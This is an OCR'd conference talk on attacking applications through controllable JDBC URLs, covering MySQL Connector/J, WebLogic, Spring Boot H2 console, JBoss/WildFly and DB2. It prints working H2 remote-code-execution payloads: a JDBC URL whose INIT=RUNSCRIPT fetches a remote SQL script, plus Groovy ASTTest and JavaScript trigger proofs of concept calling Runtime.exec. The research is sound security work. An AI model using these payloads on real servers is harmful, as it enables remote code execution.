HITB SECCONF SIN-2021

Make JDBC Attack Brilliant Again

Chen Hongkun(@Litch1) | Xu Yuanzhen(@pyn3rd)

Your Designation, Company Name Here

TRACK 2

Agenda

1. The derivation of JDBC attacking

2. In-depth analysis of occurred implementations


3. Set fire on JDBC of diverse applications

Agenda

1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications


What is the JDBC?

Java Database Connectivity


Not Recommended
Unportable
Java Application
Callback
JDBC
Standard Interface
JDBCMysqlImpl
JDBCOracleImpl
JDBCSQLServerImpl
JDBCDB2mpl
JDBC Driver
Callback
MySQL
Oracle
MsSQL
DB2

```
Class.forName("com.mysql.cj.jdbc.Driver");
String url = "jdbc:mysql://localhost:3306/hitb";
Connection conn = DriverManager.getConnection(url)
```

Controllable JDBC URL



Agenda


1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

MySQL Client Arbitrary File Reading Vulnerability

- Affect many clients including JDBC driver
- LOAD DATA LOCAL INFILE statement

MySQL JDBC Client Deserialization Vulnerability

- Affected MySQL JDBC driver need to support specific properties
- gadgets are necessary



MySQL Connector/J – CVE-2017-3523

MySQL Connector/J offers features to support for automatic serialization and deserialization of Java objects, to make it easy to store arbitrary objects in the database

The flag "useServerPrepStmts" is set true to make MySQL Connector/J use server-side prepared statements

The application is reading from a column having type BLOB, or the similar TINYBLOB, MEDIUMBLOB or LONGBLOB

The application is reading from this column using .getObject() or one of the functions reading numeric values (which are first read as strings and then parsed as numbers).

```
if (field.isBinary() || field.isBlob()) {
    byte[] data = getBytes(columnIndex);

    if (this.connection.getAutoDeserialize()) {
        Object obj = data;

        if ((data != null) && (data.length >= 2)) {
            if ((data[0] == -84) && (data[1] == -19)) {
                // Serialized object?
                try {
                    ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
                    ObjectInputStream objIn = new ObjectInputStream(bytesIn);
                    obj = objIn.readObject();
                    objIn.close();
                    bytesIn.close();
                } catch (ClassNotFoundException cnfe) {
                    throw SQLError.createSQLException(Messages.getString("ResultSet.Class_not_found___91") + cnfe.toString()
                            + Messages.getString("ResultSet._while_reading_serialized_object_92"), getExceptionInterceptor());
                } catch (IOException ex) {
                    obj = data; // not serialized?
                }
            } else {
                return getString(columnIndex);
            }
        }

        return obj;
    }

    return data;
}
```

Versions	Properties	Values
8.x	queryInterceptors	com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
6.x	statementInterceptors	com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
>=5.1.11	statementInterceptors	com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor
<=5.1.10	statementInterceptors	com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor

Scenarios

- New Gadgets
- Attack SpringBoot Actuator
- API Interfaces Exposure
- Phishing, Honeypot

……

Weblogic Case - CVE-2020-2934

```
public class CreateJDBCDataSource extends CreatePageFLowController {

private static final Long serialVersionUID = 1L;

private static Log LOG = LogFactory.getLog(CreateJDBCDataSource.class);

protected CreateJDBCDataSourceForm _createJDBCDataSourceForm = null;

@Action(useFormBean =  "createJDBCDataSourceForm", forwards = {@Forward(name="success", path="start.do")})
public Forward begin(CreateJDBCDataSourceForm form) {
  UsageRecorder.note("User has launched the <CreateJDBCDataSource> assistant");
  if ( ! isNested( ))
    this._createJDBCDataSourceForm = form = new CreateJDBCDataSourceForm( );
  form.setName(getUniqueName("jdbc.datasources.createidbcdatasource.name. seed"));
  form.setDatasourceType("GENERIC")
  form.setCSRFToken(CSRFUtils.getSecret(getRequest( )));
  try {
    ArrayListsLabelvalueBean > databaseTypes = getDatabaseTypes( );
    form.setDatabaseTypes(databaseTypes);
    for (Iterator<LabelValueBean> iter = databaseTypes.iterator( ); iter.hasNext( ); ) {
      LabelvalueBean lvb = iter.next( );
      if (lvb.getvalue( ).equals("Oracle")) {
        form.setSelectedDatabaseType(lvb.getValue( ));
        break
      }
    }
```

127.0.0.1:7001/console/console.portal?_nfpb=true&_pageLabel=HomePage1

ORACLE WebLogic Server 管理控制台 12c

主页 注销 首选项 记录 帮助

欢迎, weblogic | 连接到: base_domain

主页

更改中心

查看更改和重新启动

启用配置编辑。将来在修改，添加或删除此域中的项目时，将自动激活这些更改。

域结构

base_domain
- 域分区
- 环境
- 部署
- 服务
- 安全领域
- 互用性
- 诊断

帮助主题

- 搜索配置
- 使用更改中心
- 记录 WLST 脚本
- 更改控制台首选项
- 管理控制台扩展
- 监视服务器

系统状态

正在检索健康状况数据...

失败 (0)
严重 (0)
超载 (0)
警告 (0)
正常 (0)

主页

信息和资源

有用的工具
- 配置应用程序
- 为 RAC 数据源配置 GridLink
- 配置动态集群
- 最新任务状态
- 设置控制台首选项

域配置

域
- 域

域分区
- 域分区
- 分区工作管理器

环境
- 服务器
- 集群
  - 服务器
  - 可迁移
- Coherence 集群
- 计算机
- 虚拟主机
- 虚拟目标
- 工作管理器
- 并发模板
- 资源管理
- 启动类和关闭类

localhost:63343/iframeDemo/

localhost:63343/iframeDemo/weblogic.html?_ijt=t4gufbarl75s9h0991bhg1n1ai

			0
AC	+/-	%	÷
7	8	9	×
4	5	6	−
1	2	3	+
0		.	=

Spring Boot H2 console Case Study

```
spring.h2.console.enabled=true

spring.h2.console.settings.web-allow-others=true
```

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```

127.0.0.1:7777/h2-console/test.do?jsessionid=56b9d5113a8a41ae35847c87e94b78aa

English | Preferences | Tools | Help

Login

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded) [Save] [Remove]

Driver Class: org.h2.Driver


JDBC URL: jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;I

User Name: sa

Password:

[Connect] [Test Connection]


Test successful



JBoss/Wildfly Case

```
20:03:41,134 WARN  [org.wildfly.extension.elytron] (MSC service thread 1-3) WFLYELY01084: KeyStore /Users/pyn3rd/Downloads/wildfly-24.0.0.Final/sta
ndalone/configuration/application.keystore not found, it will be auto generated on first use with a self-signed certificate for host localhost
20:03:41,140 INFO  [org.wildfly.extension.undertow] (ServerService Thread Pool -- 75) WFLYUT0014: Creating file handler for path '/Users/pyn3rd/Dow
nloads/wildfly-24.0.0.Final/welcome-content' with options [directory-listing: 'false', follow-symlink: 'false', case-sensitive: 'true', safe-symlin
k-paths: '[]']
20:03:41,154 INFO  [org.wildfly.extension.undertow] (MSC service thread 1-1) WFLYUT0012: Started server default-server.
20:03:41,155 INFO  [org.wildfly.extension.undertow] (MSC service thread 1-4) Queuing requests.
20:03:41,156 INFO  [org.wildfly.extension.undertow] (MSC service thread 1-4) WFLYUT0018: Host default-host starting
20:03:41,156 INFO  [org.jboss.as.ejb3] (MSC service thread 1-5) WFLYEJB0481: Strict pool slsb-strict-max-pool is using a max inst
per class), which is derived from thread worker pool sizing.
20:03:41,156 INFO  [org.jboss.as.ejb3] (MSC service thread 1-7) WFLYEJB0482: Strict pool mdb-strict-max-pool is using a max insta
r class), which is derived from the number of CPUs on this host.
20:03:41,352 INFO  [org.wildfly.extension.undertow] (MSC service thread 1-8) WFLYUT0006: Undertow HTTP listener default listening
20:03:41,391 INFO  [org.jboss.as.ejb3] (MSC service thread 1-7) WFLYEJB0493: Jakarta Enterprise Beans subsystem suspension comple
20:03:41,441 INFO  [org.jboss.as.connector.subsystems.datasources] (MSC service thread 1-2) WFLYJCA0001: Bound data source [java:
ExampleDS1]
20:03:41,526 INFO  [org.jboss.as.patching] (MSC service thread 1-2) WFLYPAT0050: WildFly Full cumulative patch ID is: base, one-o
: none
20:03:41,539 WARN  [org.jboss.as.domain.management.security] (MSC service thread 1-8) WFLYDM0111: Keystore /Users/pyn3rd/Download
inal/standalone/configuration/application.keystore not found, it will be auto generated on first use with a self signed certifica
ost
20:03:41,545 INFO  [org.jboss.as.server.deployment.scanner] (MSC service thread 1-7) WFLYDS0013: Started FileSystemDeploymentServ
/Users/pyn3rd/Downloads/wildfly-24.0.0.Final/standalone/deployments
20:03:41,565 INFO  [org.wildfly.extension.undertow] (MSC service thread 1-7) WFLYUT0006: Undertow HTTPS listener https listening
20:03:41,627 INFO  [org.jboss.ws.common.management] (MSC service thread 1-2) JBWS022052: Starting JBossWS 5.4.4.Final (Apache CXF 3.3.10)
20:03:41,722 INFO  [org.jboss.as.server] (Controller Boot Thread) WFLYSRV0212: Resuming server
20:03:41,724 INFO  [org.jboss.as] (Cont
tarted 319 of 558 services (344 service
20:03:41,726 INFO  [org.jboss.as] (Cont
20:03:41,726 INFO  [org.jboss.as] (Cont
20:03:50,150 INFO  [stdout] (External M
20:03:50,150 INFO  [stdout] (External M
20:03:50,151 INFO  [stdout] (External M
20:03:50,278 INFO  [stdout] (External M
20:03:50,278 INFO  [stdout] (External M
20:03:50,278 INFO  [stdout] (External M
20:03:50,279 INFO  [stdout] (External M
20:03:50,279 INFO  [stdout] (External M
_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http
20:03:50,288 INFO  [stdout] (External M
20:03:50,288 INFO  [stdout] (External M
20:03:50,289 INFO  [stdout] (External M
20:03:50,289 INFO  [stdout] (External M
20:03:50,289 INFO  [stdout] (External M
20:03:50,289 INFO  [stdout] (External M
20:03:50,290 INFO  [stdout] (External M
20:03:50,290 INFO  [stdout] (External M
20:03:50,291 INFO  [stdout] (External M
20:03:50,291 INFO  [stdout] (External M
20:03:50,293 INFO  [stdout] (External M
20:03:50,294 INFO  [stdout] (External M
20:03:50,294 INFO  [stdout] (External M
20:03:50,294 INFO  [stdout] (External M
20:03:50,294 INFO  [stdout] (External M
20:03:50,294 INFO  [stdout] (External M
20:03:50,295 INFO  [stdout] (External M
```

```
Desktop  python -m SimpleHTTPServer 3333
Serving HTTP on 0.0.0.0 port 3333 ...
127.0.0.1 - - [21/Jul/2021 19:43:48] "GET /h2_exec.sql HTTP/1.1" 200 -
127.0.0.1 - - [21/Jul/2021 19:56:21] "GET /h2_exec.sql HTTP/1.1" 200 -
127.0.0.1 - - [21/Jul/2021 20:03:49] "GET /h2_exec.sql HTTP/1.1" 200 -
```



localhost | Management Conso

localhost:9990/console/index.html#configuration;path=configuration~subsystems!css~datasources!data-source-driver~datasources!...

HAL Management Console

Reload Required

Homepage | Deployments | Configuration | Runtime | Patching | Access Control

Configuration

- Subsystems
- Interfaces
- Socket Bindings
- Paths
- System Properties

Subsystem (32)

Filter by: name or subtitle

- Batch
  JBeret
- Core Management
- Datasources & Drivers
- Deployment Scanners
- Discovery
- Distributable Web

Datasources & Drivers

- Datasources
- JDBC Drivers

Datasource

Filter by: name, xa, .../disabled, deployment

ExampleDS — View

ExampleDS

Datasource

The datasource **ExampleDS** is enabled. Disable

Main Attributes

JNDI Name:	java:jboss/datasources/ExampleDS1
Driver Name:	h2
Connection URL:	jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSC...
Enabled:	true

H2 RCE

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```

How to bypass the restriction of network?

Construct payload with Groovy AST Transformations

Why we use command "RUNSCRIPT"?

```
INIT = RUNSCRIPT FROM 'http://ip:port/poc.sql'
```

```
if (init != null) {
        try {
            CommandInterface command = session.prepareCommand(init,
                    Integer.MAX_VALUE);
            command.executeUpdate(null);
        } catch (DbException e) {
            if (!ignoreUnknownSetting) {
                session.close();
                throw e;
            }
        }
    }
```

single line SQL

In-depth analysis of source code

```
CREATE ALIAS RUNCMD AS $$<JAVA METHOD>$$;
CALL RUNCMD(command)
```

multiple lines SQL

org.h2.util.SourceCompiler

Java Source Code	javax.tools.JavaCompiler#getTask
JavaScript Source Code	javax.script.Compilable#compile
Groovy Source Code	groovy.lang.GroovyCodeSource#parseClass

```
1        Class<?> compiledClass = compiled.get(packageAndClassName);
2
3       if (compiledClass != null) {
4
5           return compiledClass;
6        }
7
8        String source = sources.get(packageAndClassName);
9
10       if (isGroovySource(source)) {
11
12           Class<?> clazz = GroovyCompiler.parseClass(source, packageAndClassName);
13
14           compiled.put(packageAndClassName, clazz);
15
16           return clazz;
17       }
```

Groovy Source Code

HITB SECCONF SIN-2021

use @groovy.transform.ASTTEST to perform assertions on the AST

GroovyClassLoader.parseClass(...)

```
public static void main (String[] args) throws ClassNotFoundException, SQLException {
        String groovy = "@groovy.transform.ASTTest(value={" +
                "    assert java.lang.Runtime.getRuntime().exec(\"open -a Calculator\")" +
                "})" +
                "def x";
        String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE ALIAS T5 AS '"+ groovy +
"'";
        Connection conn = DriverManager.getConnection(url);
        conn.close();
```

Groovy dependency is necessary?

```
1   private Trigger loadFromSource() {
2           SourceCompiler compiler = database.getCompiler();
3           synchronized (compiler) {
4               String fullClassName = Constants.USER_PACKAGE + ".trigger." + getName();
5               compiler.setSource(fullClassName, triggerSource);
6               try {
7                   if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
8                       return (Trigger) compiler.getCompiledScript(fullClassName).eval();
9                   } else {
10                      final Method m = compiler.getMethod(fullClassName);
11                      if (m.getParameterTypes().length > 0) {
12                     throw new IllegalStateException("No parameters are allowed for a
13  trigger");
14                      }
15                      return (Trigger) m.invoke(null);
16                  }
17              } catch (DbException e) {
18                  throw e;
19              } catch (Exception e) {
20                  throw DbException.get(ErrorCode.SYNTAX_ERROR_1, e, triggerSource);
21              }
22          }
23      }
```

"CREATE TRIGGER" NOT only compile but also invoke eval

```
public static void main (String[] args) throws ClassNotFoundException, SQLException {
        String javascript = "//javascript\njava.lang.Runtime.getRuntime().exec(\"open -a Calculat
or\")";
        String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE TRIGGER hhhh BEFORE SELECT ON
INFORMATION_SCHEMA.CATALOGS AS '"+ javascript +"'";

        Connection conn = DriverManager.getConnection(url);
        conn.close();
```

Agenda

1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

IBM DB2 Case

clientRerouteServerListJNDINameIdentifies

a JNDI reference to a DB2ClientRerouteServerList instance in a JNDI repository of reroute server information.clientRerouteServerListJNDIName applies only to IBM Data Server Driver for JDBC and SQLJ type 4 connectivity, and to connections that are established through the DataSource interface.

